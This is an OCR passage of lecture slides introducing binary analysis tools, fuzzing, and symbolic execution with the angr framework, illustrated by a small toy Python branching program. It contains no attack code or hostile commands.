
- objdump
- IDA

Dynamic Analysis



- gdb (& friends)

Static Analysis




- objdump
- IDA


Dynamic Analysis

- gdb (& friends)
- radare2


Limitations




Limitations



Limitations





WHAT HAPPENS DURING FUZZING?


1 The system under test is pummeled with malformed data in an attempt to crash the system or create an unstable state. These crashes reveal possible bugs and other unknown vulnerabilities.

2 The fuzzing platform logs each crash or reliability issues and the related data.

3 Security testers use the logged data to discover and fix potential vulnerabilities.


Symbolic Analysis to the rescue!

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```




https://angr.io

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```




https://angr.io

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```




https://angr.io

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```





https://angr.io


```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```



https://angr.io




start
avoid
avoid
end


start
avoid
avoid
end

angr

https://angr.io

What is angr?

- Binary analysis Framework written in python combining both static and symbolic dynamic analysis (“*concolic analysis*” from ***conc***rete and symb***olic***)
- Developed by UCSB (third place DARPA Cyber Grand Challenge)
- Based on VEX (Valgrind), can be used on many architectures
- Analysis flow:
  - The executable is loaded in the framework
  - The assembly code is lifted to an intermediate representation
  - The analysis is performed

How to use it?

